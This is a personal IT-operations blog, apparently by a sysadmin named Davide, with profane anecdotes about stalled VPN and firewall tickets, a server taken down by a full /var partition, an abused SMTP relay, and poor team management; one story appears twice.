Picture this: you're in row at the cash waiting for your turn, not trying to jump the queue like some jackass always try to do, you're almost there, just one person more, and this 'one person more' has a trolley with 7 things in it and is trying to push it into the "fast lane" ignoring the sign above his head that clearly state "MAX 5 ARTICLES/TROLLEY DOESN'T FIT" and the cashier that has already repeated the same thing at least 5 times. But no, he won't care. In the end, after pissing off basically everybody with his whining "it's just 2 extra items" he manages to have all of them scanned, then he can't find his card anymore, then the card reader keeps telling him that his card ain't valid anymore, then he tries with the other card and then he try to pay cash (with the sign saying NO CASH also), in the end, after half an hour, the jackass manages to walks away, leaving his fucking trolley behind 'cause it doesn't fit in the aisle of course! And you steel yourself not to throw the bloody thing on his head, it's your turn, in 40 seconds you have all the items scanned, paid for and you can walk out. Or better, you could do that if the same jackass wasn't now clogging the exit because he needs to check his bill 'cause "that product was in offer but they didn't count it".

Now, if you get something like this 3 times out of 5 maybe you should pick a different supermarket. Or better yet, pick a different nation to live in. But in the meantime, you understand when I say that sometimes I have the impression that I am the only one that try to do his shit with the minimum hassle for everybody else and without pissing off the universe.

This 'attitude' of mine make so that every time a 'ticket' enters the queue (in those days when I am/was scheduled for that kind of activity), the ticket has to be read and, possibly, acted upon right away.

Of course there are times when the ticket cannot be processed immediately, but at least it has to be read.

And, since I am an idiot, like my mom used to tell me, I sort-of-expect this to be the standard modus operandi for everybody else too. Why do I have such unrealistic expectation? I don't know.

All this to introduce today's story of course.

Once upon a time there was, and probably still is, a bunch of dumbasses, that will be simply named \$dumbasses. They had a system hosted by us. This system needed to communicate, for some unspecified reasons, via VPN with another system that was hosted by \$ImmenseHosting.

This "need" was communicated to us only a few weeks after the system was installed and apparently working. One nice day we got a ticket that more or less said "create vpn between \$server and \$system, contact \$ImmenseHosting for details" and that was it.

Exactly when that ticket arrived I don't know, since it wasn't my 'duty' that day and apparently none of the peoples that were on 'duty' felt like "contact \$ImmenseHosting" or anybody else about it, the ticket was

Cosa fa' l'applicazione X ?

simply left to languish in the inbox for about a week, then \$dumbasses began to call every single phone number they knew about.

DumBoss showed his "leadership" demanding explanation to my colleagues. Explanation that, as far as I know, were never given. He proceeded then to ask me directly to handle that. Why me? Remember what my mother used to say? Well...

The result was that I picked up the phone and started asking questions about this vpn and the like.

It turned out that \$ImmenseProvider mandated that every 'change' to a production environment had to be requested using an Issue Tracker of some sort and then "approved" by a "control group". Group that were getting together only once a week. And obviously, we didn't had credentials to that Tracker application, so first step was to request access. Request that had to be done, you guessed it, through the Issue Tracket itself. So it was back to \$dumbasses, but it seems the person I talked to decided to wait even more and the clickety-click commenced only after another few days had passed.

Now, I'd like to point out that what they requested us to do, was something they could have requested directly to \$ImmenseProvider (saving time) and then informed us of the results instead of "dumping" the whole thing on us.

Anyhow, after another week (at this point the time spent in waiting for somebody to do something was about 3 weeks), we got a phone call from \$dumbasses that wanted "updates" on the issue and when did we planned to finish it. We, that is, ME, noted that we were merely waiting for \$ImmenseProvider to provide us with the credential to begin the first part of the job, that is, enter the ticket in their ticketing system.

\$Dumbasses was much displeased by our "inactivity" and began to whine about it, I pointed out again that the problem was firmly in their hands since we couldn't proceed unless we were given access to a system we do not control. A Conference Call with everybody and somebody more was requested and after several hours was concluded with nothing really done or decided. But after a few days we finally got the credentials for that Issue Tracker.

During what can be called "my career" (wait, I'll stop laughing in a moment or two), I've seen several "issue tracking" or "ticketing" systems. Some better than other. But there is no way to describe the immense pile of whatthefuckery that appeared on my screen passed the login screen that day. Sometimes I dream about it. In those dreams I have a flamethrower and a chainsaw. Or I'm simply giving up and initiating Third Impact because there is nothing left to salvage anymore.

First of all, the interface of that thing was a mixture of english and german and whoever attempted a translation of that thing was confusing the syntax of the two. Second, I had the impression that somebody had gathered a pile of paper-based form and fed those to the developers to copy and implement. And whoever tried to translate a paper form into a computer form knows that it won't work very well. Ever. And that was exactly the problem with that thing. It wasn't working well. At all,.

After cursing for several hours and going forth and back to Google Translate, I realized that this things required two 'dates'. The first was the "max begin time". That was "when exactly you want us to start looking at this". And that date couldn't be before \$today+5. Then there was a "deadline date". That is "day you expect us to have done something to solve your problem". And that one couldn't be less than \$begintime+10.

So 15 days were the minimum for everything. And since every change had to be approved, if the approval wasn't on time, it was game over for you.

Cosa fa' l'applicazione X ?

Since my possibility were reduced to "fill this fucking thing and wait", that's exactly what I did.

After about a week, \$dumbasses came back with more questions about "what are you doing" and "if the vpn is ready" etcetera.

My answer was that we were still waiting for any updated on our ticket. And if they had a better idea we were accepting suggestions. \$Dumbasses wasn't very happy about that and another conference call was requested.

But since we weren't customers of \$ImmenseProvider, we had zero possibility to act, so the discussion was quickly concluded and we went back to wait.

The 'deadline' for the ticket came and went without a pip, after a day I began my part of prodding and pocking, asking questions like "how is that we get grilled if we don't do anything immediately while those bozos have been doing nothing for 3 weeks?". The result was that \$Dumbasses sent a few e-mails to the tech support of \$ImmenseProvider. The answer that was received was that... the change didn't got approved (for unknown reasons) and as such the ticket had been closed. Since we weren't customers they did not informed us. End.

At this point I stopped \$dumbasses' lamentation to inform them that the best thing to do was to complaint to \$ImmenseProvider or with whoever decided to put \$ImmenseProvider in the picture. Or to move everything to them and remove the need for a VPN.

I've never heard anything anymore about that, so I don't know if the problem was solved or how. But sometimes this story came back to my mind. Especially when I'm in row at the supermarket and the guy in front of me can't remember the code of his stupid debit card.

Davide
19/05/2017 16:45

Deadline

Have you ever been in a supermarket?

If you're asking yourself "what the fuck does this mean?", just follow me for a bit.

Now, if you have been in a supermarket at least a few times, you too probably had the impulse of punching lots of peoples in the faces.

I'm talking about the kind of peoples that, apparently, don't have anything better to do in their life than being a pain in the ass for everybody and without even making a real effort to do so.

Picture this: you're in row at the cash waiting for your turn, not trying to jump the queue like some jackass always try to do, you're almost there, just one person more, and this 'one person more' has a trolley with 7 things in it and is trying to push it into the "fast lane" ignoring the sign above his head that clearly state "MAX 5 ARTICLES/TROLLEY DOESN'T FIT" and the cashier that has already repeated the same thing at least 5 times. But no, he won't care. In the end, after pissing off basically everybody with his whining "it's just 2 extra items" he manages to have all of them scanned, then he can't find his card anymore, then the card reader keeps telling him that his card ain't valid anymore, then he tries with the other card and then he try to pay cash (with the sign saying NO CASH also), in the end, after half an hour, the jackass manages to walks away, leaving his fucking trolley behind 'cause it doesn't fit in the aisle of course! And you steel yourself not to throw the bloody thing on his head, it's your turn, in 40 seconds you have all the items scanned, paid for and you can walk out. Or better, you could do that if the same jackass wasn't now clogging the exit because he needs to check his bill 'cause "that product was in offer but they didn't count it".

Now, if you get something like this 3 times out of 5 maybe you should pick a different supermarket. Or better yet, pick a different nation to live in. But in the meantime, you understand when I say that sometimes I have the impression that I am the only one that try to do his shit with the minimum hassle for everybody else and without pissing off the universe.

This 'attitude' of mine make so that every time a 'ticket' enters the queue (in those days when I am/was scheduled for that kind of activity), the ticket has to be read and, possibly, acted upon right away.

Of course there are times when the ticket cannot be processed immediately, but at least it has to be read.

And, since I am an idiot, like my mom used to tell me, I sort-of-expect this to be the standard modus operandi for everybody else too. Why do I have such unrealistic expectation? I don't know.

All this to introduce today's story of course.

Once upon a time there was, and probably still is, a bunch of dumbasses, that will be simply named \$dumbasses. They had a system hosted by us. This system needed to communicate, for some unspecified reasons, via VPN with another system that was hosted by \$ImmenseHosting.

This "need" was communicated to us only a few weeks after the system was installed and apparently working. One nice day we got a ticket that more or less said "create vpn between \$server and \$system, contact \$ImmenseHosting for details" and that was it.

Exactly when that ticket arrived I don't know, since it wasn't my 'duty' that day and apparently none of the peoples that were on 'duty' felt like "contact \$ImmenseHosting" or anybody else about it, the ticket was

Cosa fa' l'applicazione X ?

simply left to languish in the inbox for about a week, then \$dumbasses began to call every single phone number they knew about.

DumBoss showed his "leadership" demanding explanation to my colleagues. Explanation that, as far as I know, were never given. He proceeded then to ask me directly to handle that. Why me? Remember what my mother used to say? Well...

The result was that I picked up the phone and started asking questions about this vpn and the like.

It turned out that \$ImmenseProvider mandated that every 'change' to a production environment had to be requested using an Issue Tracker of some sort and then "approved" by a "control group". Group that were getting together only once a week. And obviously, we didn't had credentials to that Tracker application, so first step was to request access. Request that had to be done, you guessed it, through the Issue Tracket itself. So it was back to \$dumbasses, but it seems the person I talked to decided to wait even more and the clickety-click commenced only after another few days had passed.

Now, I'd like to point out that what they requested us to do, was something they could have requested directly to \$ImmenseProvider (saving time) and then informed us of the results instead of "dumping" the whole thing on us.

Anyhow, after another week (at this point the time spent in waiting for somebody to do something was about 3 weeks), we got a phone call from \$dumbasses that wanted "updates" on the issue and when did we planned to finish it. We, that is, ME, noted that we were merely waiting for \$ImmenseProvider to provide us with the credential to begin the first part of the job, that is, enter the ticket in their ticketing system.

\$Dumbasses was much displeased by our "inactivity" and began to whine about it, I pointed out again that the problem was firmly in their hands since we couldn't proceed unless we were given access to a system we do not control. A Conference Call with everybody and somebody more was requested and after several hours was concluded with nothing really done or decided. But after a few days we finally got the credentials for that Issue Tracker.

During what can be called "my career" (wait, I'll stop laughing in a moment or two), I've seen several "issue tracking" or "ticketing" systems. Some better than other. But there is no way to describe the immense pile of whatthefuckery that appeared on my screen passed the login screen that day. Sometimes I dream about it. In those dreams I have a flamethrower and a chainsaw. Or I'm simply giving up and initiating Third Impact because there is nothing left to salvage anymore.

First of all, the interface of that thing was a mixture of english and german and whoever attempted a translation of that thing was confusing the syntax of the two. Second, I had the impression that somebody had gathered a pile of paper-based form and fed those to the developers to copy and implement. And whoever tried to translate a paper form into a computer form knows that it won't work very well. Ever. And that was exactly the problem with that thing. It wasn't working well. At all,.

After cursing for several hours and going forth and back to Google Translate, I realized that this things required two 'dates'. The first was the "max begin time". That was "when exactly you want us to start looking at this". And that date couldn't be before \$today+5. Then there was a "deadline date". That is "day you expect us to have done something to solve your problem". And that one couldn't be less than \$begintime+10.

So 15 days were the minimum for everything. And since every change had to be approved, if the approval wasn't on time, it was game over for you.

Cosa fa' l'applicazione X ?

Since my possibility were reduced to "fill this fucking thing and wait", that's exactly what I did.

After about a week, \$dumbasses came back with more questions about "what are you doing" and "if the vpn is ready" etcetera.

My answer was that we were still waiting for any updated on our ticket. And if they had a better idea we were accepting suggestions. \$Dumbasses wasn't very happy about that and another conference call was requested.

But since we weren't customers of \$ImmenseProvider, we had zero possibility to act, so the discussion was quickly concluded and we went back to wait.

The 'deadline' for the ticket came and went without a pip, after a day I began my part of prodding and pocking, asking questions like "how is that we get grilled if we don't do anything immediately while those bozos have been doing nothing for 3 weeks?". The result was that \$Dumbasses sent a few e-mails to the tech support of \$ImmenseProvider. The answer that was received was that... the change didn't got approved (for unknown reasons) and as such the ticket had been closed. Since we weren't customers they did not informed us. End.

At this point I stopped \$dumbasses' lamentation to inform them that the best thing to do was to complaint to \$ImmenseProvider or with whoever decided to put \$ImmenseProvider in the picture. Or to move everything to them and remove the need for a VPN.

I've never heard anything anymore about that, so I don't know if the problem was solved or how. But sometimes this story came back to my mind. Especially when I'm in row at the supermarket and the guy in front of me can't remember the code of his stupid debit card.

Davide
19/05/2017 16:45

Network Samba

Long time ago, so fucking long that my head spins if I try to think about it, networking didn't existed.

Yes, I know, it sounds kinda impossible nowadays, when even your TOASTER is network-connected and spit out the weather forecast or something on each piece of bread you put in it. But yeah.

Then, the great revolution started! Tcp/Ip was at the door. And at the windows. And it came out of the fucking walls too.

So I did what every sensible persons that aspired to be a "professional" should do: I bought a trackload of books from O'Reilly and the like and studied like a frenzied squirrel. The result of so much brain activity was that the fog that was occluding my mind cleared and I began to be a bit more familiar with waaaay too many things that went into something apparently so simple.

Now, that was, as I said, long ago.

Today we have networking coming out of our ears. And "the 'net" is integral part of almost everybody life. You can't swing a dead cat without hitting some "app developer" that live and breath 'net and ~~ecocaine~~ caffeine.

However, I'm regularly presented with members of the "net" generation that don't know even the basic information about networking and how things works in reality. Stuff that anyone that is supposed to work as a "pro" in the field should know even before turning on his first mobile phone.

And now a bit of background information so you can understand what am I going to talk about.

One of our customers, let's call him \$BigAndFamous, wanted to host some application on Azure cloud. Why Azure? Fuck if I know. Why we (that have our OWN cloud and were very good at managing it) are supposed to manage their Azure bits? Again, fuck if I know. One theory is that 'everything that looks like money is good for us'. The other theory is that it was all an elaborate tactic to push as many people as possible out of the door.

Anyhow, the problem was that they wanted to have the bits hosted in Azure to talk to some bits hosted somewhere else. Not in their internal (corporate) network, a colo somewhere.

Well, is a matter of establishing a VPN between the 2 environments (note: establishing a vpn in Azure require a simple "gateway" if you want IPSec, if you want PPTP you need a specific "pptp server" that you have to pay separately) and then establishing routing and firewalling between the two ends once the vpn is up & running. Not really rocket science.

So we configure the vpn gateway in Azure and then send the details to \$BigAndFamous.

After a few days we receive a message that says, more or less, this doesn't comply with our internal policy so we cannot accept it. Well, tough luck jackass, 'cause that are the specific of Azure, that were clearly stated when you started talking about Azure. At least, *I* put these into my e-mail, after that, I've no idea what our Marketing Man discussed with you.

Anyhow, after a number of mails, counter-mails, conference calls etc., all of them could be summarized as "these are the specific of Azure - but they are against our policy - tell that to Azure - can you change them? -

Cosa fa' l'applicazione X ?

Nopes", they apparently got the message, and a rainy morning we got the VPN enabled.

Problem was that the vpn was active, but no traffic was going around because the firewall on their side was still closed.

Now, I must stress this point: Azure was THEIR stuff, we "managed" it, but it was entirely paid by them. The CoLo where the other bits were hosted was ALSO THEIR STUFF. We didn't even managed it because was fully managed by the colo partner. Basically what we had ZERO control or connection with that stuff, the only thing we could do was to tell THEM to request to the colo people to do stuff. And that was it.

Ok, is a matter of telling them to allow traffic from Network-Segment-Of-Azure to Netork-Segment-Of-OtherPlace.

So I prepare anothe mail that basically sais "allow traffic from 192.168.168.0/24 to 192.168.99.0/24 for ports..." and fire it off.

It turns out that, while we were waiting for them to grudgingly accept Azure's "unreasonable" requests, they changed their policy (again), so now we need to create a 'ticket' in their ticketing system. Ticketing system that was probably designed by a schizofrenic paranoid locked into a toilet, that then tossed the design in the nearby stall and it was picked up by a logorroic web developer during a particularly productive... hemmm... session...

The result is a nightmare of "entry form" that needs to be filled up, and then re-filled once half of the controls gets auto-updated by the information that you entered LATER... Yes, it is as bad as it sounds.

Anyhow, after puzzling a while with the form, I send out the request.

Note: most of the time I work on the assumption (very naive from my part, I admit) that the first-line-supporter that receive a "firewall change" request, should either be competent enough to understand the request or escalate it to the 2nd or 3rd tier.

For this reason I don't overexplain things and 'allow traffic from network X to network Y' was basically the whole content of the ticket.

As you can imagine, we didn't heard anything about it for a few weeks, when we received a call from \$BigAndFamous with a request of 'what the fuck' about their request. The reply that "it's on YOUR side" wasn't appreciated.

It turned out that the ticket was looked up by a couple of guys that were really confused by it and decided that "somebody else" should look at it.

Now, that is basically the same identical strategy that several of my colleagues were using when dealing with any kind of ticket when they were on the rooster, so I shouldn't be too surprised but... After a couple of request to know what exactly was confusing about it, we got the following responses:

- this need to be discussed by our Security Officer since it's access to our internal network from an un-authorized party

No it is not, you jackass, the connection goes from Azure to a different colo and it goes through you only because it's YOUR fucking co-lo, not ours. It doesn't even touches your internal network

Cosa fa' l'applicazione X ?

- this is something for the network department because require natting between two different trunk

No is not, you imbecil. One network is in Azure, the other one is in your CoLo and the vpn is doing all the connections on its own.

- If you want to talk to our internal network you need to sign a specific non disclosure act

It's not your fucking internal network, you pinhead, it's YOUR application in Azure talking to some other stuff made by your monkeys and hosted somewhere else.

- 192.168 is our internal network as such there is no firewall change to apply

Wake up moron! It's TWO different network in TWO different places talking through a vpn you already activated.

- 192.168 is unroutable, as such we cannot implement this change in our firewall.

....ARE YOU FUCKING KIDDING ME??

After several days of discussions, finally dawned on them that they were talking generally bullshit, and all they had to do was to take may mail, and forward it to their colo support person. And when that was done, the whole "issue" simply disappeared.

I'm not sure if this is a case of way too many layer of management, or way too many dumbasses in the pool.

Davide

07/06/2017 13:20

Cosa fa' l'applicazione X ?

Temporary is Forever

"I'll fix it later"... the last (un)famous words...

Davide

25/06/2017 18:30

Ignore, Ignore or Ignore?

If you can't do anything about a problem, should you worry about it?

The opinion on this matter can vary a bit, in most cases, if you really can't do anything about it, you shouldn't worry about it. As long as it doesn't interest you. Otherwise, either move out or get as far from the problem until it is no longer your problem.

You live right near a major airport and right under the main landing or take-off planes path? Well, no amount of whining will change that situation, so you either learn to tell the planes from their noises or start looking for a new house. Possibly not the one right nearby a massive waste recycling plant.

However... When your job **is** to worry about that problem, if you can't fix you should at least report it. Because... Well... **IT'S YOUR FUCKING JOB!** That's why.

So we're back talking about disk problems... and who's problem should it be.

Since our customers, for the most parts, paid us to handle their systems, in most cases the problem should be OUR problem. Because the disk is part of the system and as such should be covered by the contract. But again... if a disk is getting full, you can't do much. You can have a look and remove things that are obviously useless junk (why there are copies and copies of old applications or backups?) but if that is not a solution, the next step is to contact the customer and report the problem to them, if they have miscalculated the amount of disk space they needed (or, more blatantly, just picked the smallest size because it is also the cheapest size), they'll need to review their calculation and eventually authorize an increase in size of the disk (with a correspondent increase in cost of the system and backup). It's either that, or they decide what they can zap from the system without killing it.

Does it sound very difficult to understand? Does it sound illogical?

However, in order for the customer to take a decision on the problem, they first need to be informed of the problem and for that to happen, somebody needs to notice the problem and decide that they have to do something about it. If this crucial first step isn't taken... Well... let's go on with the story.

Once upon a time there was \$WeSellCarpet, a company that... you know it.

They had a website and webshop and other stuff that was hosted by \$NiceAndFriendlyHostingProvider, the latter was snuffed out by \$Shitty in its plans for Total World Domination.

One day, \$WeSellCarpet discovered that their site was now hosted by us. And the same goes the other way around.

The site of \$WSC wasn't anything out of the ordinary, it was a simple web site with a few custom made bits and an attached webshop.

One of the custom made bits, the only one that had something 'weird' was the one related to Picture Management. Apparently the editor (or whatever you want to call the guy or girl that write on that stuff) liked to put several different pictures of the same thing and then pick the one that most suited the mood of the day. The result is that several dozens of copies of the more-or-less same picture existed at any given time.

Cosa fa' l'applicazione X ?

Well, nothing bad with it... Unless you happens to be bumped from a cheap-as-dirt hosting to a fancy fully-managed-hosting-and-we-are-also-certified-by-this-and-that.

\$WSC looked at the invoice for the "managed" hosting and immediately jumped on the phone, the result was that the contract was amended to a "more manageable" price. The meaning of that was that we got a "cap" to the amount of hours we should spend on requests from \$WSC and they got a slightly less powerful VM.

Now, everything could have worked out well. And I could be stinking rich and famous. Probably an alternate universe were these are both true exists. But ain't this one.

Fast-forward a few weeks, when the site of \$WSC stopped working.

And now a little digression.

In an attempt at having people working, DB had introduced some sort of 'shifts'. In practic every day somebody should be in "log checking", somebody else should be handling tickets (or "Customer Response"), somebody else should be installing or decommissioning machines and everybody else should work on projects. All nice and dandy, the problem is what you consider a 'project' and what to do when somebody can't do tickets because it's sick or has "other things to do". As usual, a good plan should account for backups.

Then the problem is the 24x7 stand-by. That is, the poor asshole with the pager that could ring at any moment.

Another "executive decisions" was to declare that during normal office hours, the "pager duty" fall on the guy that is checking the logs. And he was also responsible for "monitoring" stuff that wasn't strictly 24x7. Like... disk space.

So the guy that should focus on log-checking and following the breadcrumbs thread that could potentially point to an hacked machine or some other wrongdoing, was now loaded with other stuff that asked for quick and decisive intervention. And I talk about hacked machines for a reason: it happened multiple times that following something strange in the logs I found out that one or more machines were used to send spam or as control hosts for botnets. The sad part is that they were like that for weeks and nobody else had done a thing about them.

Anyhow...

One not-so-nice day the \$WSC site stopped working. And the guy that was supposed to keep an eye on the monitor wasn't. And since he was supposed to keep an eye on the monitor nobody else was. Unless that somebody else is me. I notice the red light and asked if somebody was busy with the site, and got no answer, as usual. So I logged in and checked or better **I tried** to login and check but couldn't.

I quickly tracked down the problem: /var was 100% full.

A check in the partition graphs revealed that... there were no graphs because the machine was never added to the graphing system.

It was time to escalate the problem.

The site was down, we couldn't login, time for a reboot in single-user-mode and a clean-up of the /var partition, and then to start (again) the discussion about who the fuck installed the server and why several things weren't done as they were supposed to be done. Because you can have all the "certification" you want, but if you **DON'T DO THE STUFF** it ain't gonna work, you know?

Ignore, Ignore or Ignore?

Cosa fa' l'applicazione X ?

DB - Why didn't you informed the customers before?

Me - Before what?

DB - You are checking the monitor right?

Me - I do check the monitor every now and then, I'm not actively checking the monitor because that's somebody else job.

DB - Who is it?

Me - YOU do the planning, YOU should know.

He started rummaging in that crap of "plan" application he wanted to use, I pointed out multiple times that we have a few beautiful WHITEBOARDS on the office that could be used as "planning" tool that were perfectly functional, cheap and immediately readable, but it didn't seemed "cool" enough evidently.

Anyhow, the penguin assigned to log-checking was identified and DB moved to inquire.

Note that at this point nobody had done anything to fix the site of \$WSC yet.

DB (talking to CL that was supposed to do log-checking) - Have you seen the website of \$WSC?

CL - Who me? Why?

DB - It's not working.

CL (look at the pager) - Doesn't beep.

DB - Have you seen the monitor?

CL (point to the pager) - It doesn't beep.

DB - Can you open the monitor?

CL - Sure

(start rummaging on the computer, of course there is everything running but nothing remotely related to monitoring, log-checking or reporting)

CL - here.

(there are several red light blinking)

Me - Have you noted those red-light?

CL (points to the pager) - Is not beeping, so it's ok.

Me - No, it's not ok. There are several things that don't make the pager beep, it doesn't mean that you can ignore them.

CL - I'm not ignoring them

Me - So did you checked them?

CL (point to the pager) - Is not beeping.

Me - I'll assume it's a "no" then. Have you reported the problem to the customers or somebody else?

CL - Who me?

Me - So, if you did not reported the problems and didn't checked them, you ignored them.

CL - No, ignored not.

Me - ...then what did you do?

CL - (look at the pager) ...

Me (to DB) - I'm going to reboot the server of \$WSC, you talk to him.

After a reboot and a clean-up, the server of \$WSC was back on-line, and I suggested our MM to contact the customer and tell them that they either cleaned up all the dozens of unused images, or decided to toss some money in a bigger disk, and then I asked the useless question of WHY THE FUCK there is one single partition for /var and /var/www ain't on its bloody own and who the fuck decided the partition scheme and

Ignore, Ignore or Ignore?

Cosa fa' l'applicazione X ?

why if one of the "install step" is "add the server to monitoring and graphing" that bit is never carried out. Guess who was that installed the server?

The interesting part of this was that I reported the thing in the "weekly meeting", and there was a non-discussion about it. My point was that if you are supposed to look at the monitoring you should look at the monitoring, and the fact that the pager doesn't ring doesn't necessarily means that everything is fine. Of course everybody, including CL, was perfectly ok with this.

Fast forward a few of weeks.

Once again, CL was supposed to checks logs. And once again I saw a big, red, blinking light on the monitor and apparently nobody else was doing anything about it.

This time wasn't somebody's server, this time was the queue of the smtp relay used by all the servers in one of our datacenter. Normally, the queue should be ~100 mails, that time it was 29000. And it was growing. I check the graphs and it seemed the queue had grown quickly starting around 20.15 the previous day. What happened about 20.15? It seemed one of our customers had a new version of some CMS installed around that time. Coincidence? Probably not.

I logged in the mailserver and checked who had logged in it recently. Nobody. Ok, before doing anything else I went directly to DB.

Me - Check the monitor.

DB - (look at monitor) 29.000!

Me - Yep.

DB - Have you checked it?

Me - No. I'm not the one supposed to check these things. That has been blinking since yesterday night so it's not even a new thing.

Somebody else should check it. And that somebody is obviously not doing it.

Once again, DB repeated the ballet of "checking who is", and I noted that he was the guy that organized the weekly schedule and he could also do it on a monthly basis but noooooo...

Once again we showed up at CL's desk, that was very busy watching a video about... nothing work-related, unless his job was keeping track of the latest football exploit.

Me (pointing the big screen behind us) - Have you seen that thing?

CL (pick up the pager) - Is not...

Me - Beeping. Yes. I noticed. Have you seen that thing?

CL - No.

Me - And don't you think you should check it?

CL - But the pager is not beeping.

So we began again with the idiotic discussion that we had last time.

And in the middle of it I decided that I wasn't really going to bother anymore so I went back to my table and went back at doing what I was doing and decided that if it works for CL it can work for me too. After about an hour DB shows up at my table.

DB - Have you looked at the mail server?

Me - No. I didn't and I'm not gonna do it. CL is the person you should talk to.

Ignore, Ignore or Ignore?

Cosa fa' l'applicazione X ?

DB - He can't found anything.

Me - He can find the door.

DB - Can we talk about this later?

Me - We can talk about this never, because there isn't really anything to talk about. Since there isn't apparently anything to DO about.

Well, the lesson here is that if you ignore the problem, somebody else will have to do something about it. And then it won't be your problem anymore.

Oh, what was the 29.000 mails in the queue? Apparently the new CMS had a nice "send a mail to anybody with whatever content you want" function that was supposed to be disabled but wasn't. So our relay ended up in every blacklist of the planet for about a month.

No, CL wasn't fazed by it. The pager still wasn't beeping.

Davide

30/06/2017 12:22

Techs or Manager

Warning: this is not a "tale". In the sense that I'll write about my previous workplace and will refer to fact that did happened, but there is no 'story' behind.

I'll explain a bit better: as you had probably understood (sic) I wasn't much of a fan of the guy that was acting as my "boss", but he had his own reasons to do what he was doing. Reasons that explain his actions, but are no justification. If you decide to rob a bank, you can explain that with "I wanted the money", but that doesn't justify you. It simply explain why something is done the way it is done.

And to explain why my "boss" wasn't doing anything "boss-like", we have to go back in time and talk about how, in general, a firm is created and come to exists. Every firm, not just IT companies.

When the place that would have been, one day, the company I was working for, was created, it was because of an agreement between two peoples. The one that would have been the Big Boss (BB), that had money and saw a way to get even more of them, and the one that would have become the CTO that had lots of technical knowledge and wanted to keep playing with his toys: BSD and computers. The two reached an agreement.

BB began to put together a group of software developers, project managers and graphics and put them to work building websites, CTO began to build the infrastructure where the websites built by the other side would have "lived". When CTO realized that the amount of work was too much for just one person, he hired a few peoples, but kept doing the technical stuff and basically trusted the other peoples in doing more or less the same.

Now, if you are smart, you should have realized the difference in the approach of the two. One was acting like a manager, the other one as a technician. CTO remained a techies at the core. When a problem was presented he was thinking how to develop or twist software around it, while BB was thinking more in the line of "who can we hire to tackle this? do we need to do it? what does the contract says about this kind of things?". It's a completely different way of thinking.

Attention: I'm not saying that one is correct and the other is wrong, but they are really different and depending on the circumstances one of the two works better than the other.

Then, one day, BB decided that it was time to take a step forward, he joined forces with a few other peoples with money, and the whole thing turned into an Holding. Basically, they started buying whole companies, acquiring the whole customers base and the personnel that was included with it.

CTO suddenly found himself no longer at the "head" of an half a dozen techies, but at the head of several departments, with about an hundreds peoples that he never saw before. And discovered that he really needed to start doing CTO stuff and stop playing.

At the same time, somebody had to step up and take the "leadership" of what was the old group.

That somebody was DB, that was (I think) the one that was hired first in the original company.

Now, putting DB in charge was a logical action, unfortunately, more than the logic of the action CTO should've checked if the thing could work in practice. The problem is that the job of a techies and the one of a manager (or Team Leader, that is the same at the end) are very, very different.

Cosa fa' l'applicazione X ?

Long, long time ago, I read a fantasy book, don't remember the title but it doesn't matter. In the book at one point the old wizards that was training his apprentice told him *"if you want to be a wizard, you must to be a wizard"*. The sentence doesn't make much sense at first sight, but the meaning is clear. If you want (or must) be a certain figure, you must begin to do whatever came with that figure. The task of a soldier is to fight the enemy, the task of a general isn't to fight the enemy, is to tell the soldiers where to go, and who to fight and for how long.

The task of a manager is to manage the work and give orders to the personnel, not to do the work. That's the personnel work.

A manager must:

1. decide which activities have to be done and the priorities.
2. decide who of his personnel is better to assign to which tasks and with what priorities
3. get the fuck out of the way and let the people do the work
4. check if the tasks have been completed, what problems there are and who to kick in the ass
5. goto 1.

Having been a "team leader" and "lead developer" for some time, I can say without doubt that... IS NOT FUCKING EASY!

Seriously, the work of a manager is a lot more stressful than the work of a techie and it requires a lot of discipline to be done successfully. You have to be able to organize your own work, and the work of everybody else in such a way that every task connect with every other tasks in a perfect Tetris game to maximize the score.

You have to take care of every possible thing and the way they can (and probably will) go pear-shaped and how to minimize the problems.

You have to consider how to have your personnel "grow" without pissing them off or frustrate them uselessly and without disrupting everybody else's schedule.

And you have to keep repeating yourself that NO, YOU SHOULD NOT DO THE JOB, YOU HAVE TO HAVE SOMEBODY ELSE DO IT. It's too tempting and easy to say "I'll do this, it will take less time". If nobody else is in the condition of doing it, it's time to spend some time sharing some knowledge or thinking about extra training for the rest of the team because YOU ARE NOT ETERNAL.

And you have to know your personnel, know who is good at what and not-so-good at what, know what much you can ask and when. And you have to learn how to distribute tasks between different peoples.

And lastly, if you ask one of your techies a technical opinion about something, FUCKING LISTEN TO HIM. Maybe his opinion is exactly the opposite of what you want to hear, but maybe he is right.

All this is, in one word, "do the manager". And as you probably understood, it's the opposite of what DB was doing/wanted to do.

So... What happens when a techie is moved to a "management" role and he doesn't understand that his role now is not to do the techie with a different name? Well... It happens what happened to me.

I'd report to the "manager" problems that were related with organization and so "management" (task X wasn't done and now we are behind schedule, task Y need to be re-done because it sucks and nobody checked) while

Cosa fa' l'applicazione X ?

DB was looking for technical solution (we can use that tool to organize the tasks, we can use that software to check that thing...) instead of applying organizational, so management, solution (assign the task to somebody and CHECK IF IT IS DONE, if not, KICK HIS ASS).

The end result is that somebody, at some point, decide to get out of the door.

One of the funny (in the not-funny sense of the term) thing was that at one point DB asked -me- what he should have done about a problem. To which I replied that he had to do his job: do the manager. And to his comment that wasn't that easy I replied, deadpan, that "if you don't want to do the manager, go to YOUR manager (that I've no idea who is and I am also not interested in knowing) and tell him that he have to pick somebody else for the job".

Because that is the only logical thing to do if you get tasked with an activity that you can't do and you are not interested in learning.

Davide

02/07/2017 13:36

Cosa fa' l'applicazione X ?

Balance

Find a balance between the promises of the Marketing, the needs of the Customer and the harsh reality could be problematic.

Davide

30/07/2017 16:35

Performance Proformance

"But it works fine on my laptop!"

Who hasn't heard this sentence a few billions times from the last developer that is trying to justify why his state-of-the-art craptastic application crawl like a snail on the production system that costs the customer a small fortune while the promised performances were stellar?

The problem between "perceived performances" and "actual performance" is just a small point in this discussion.

What the developer(s) ignores most of the time, for laziness or just because they're not used to think about scale, is that what works fine on their system with a limited size of data and operations, doesn't scale at all when loaded to a few order of magnitude on data and operations.

The problem is compounded when the "design" of the system doesn't consider the necessity to scale horizontally as well as vertically. Or when, for laziness or just because the developer(s) doesn't know any better, they insist in using the wrong tool even when it is clear as day that it's not the right tool for the job.

What happens in these situation, normally, is that the developer press to throw more hardware at the problem, in the hope that this will make the problem disappear. And sometimes it does help, but when the problem is actually bad design (in addition to bad execution), the problem doesn't get removed, simply hidden behind a curtain, ready to resurface with the next release cycle that pushes the request a little bit more.

Normally, what happens with me, is that I immediately propose to put the aforementioned laptop in production instead of the production system. Strangely enough, I haven't seen any developer agree to this request. Yet.

And after this performant introduction, let's go on with today's story.

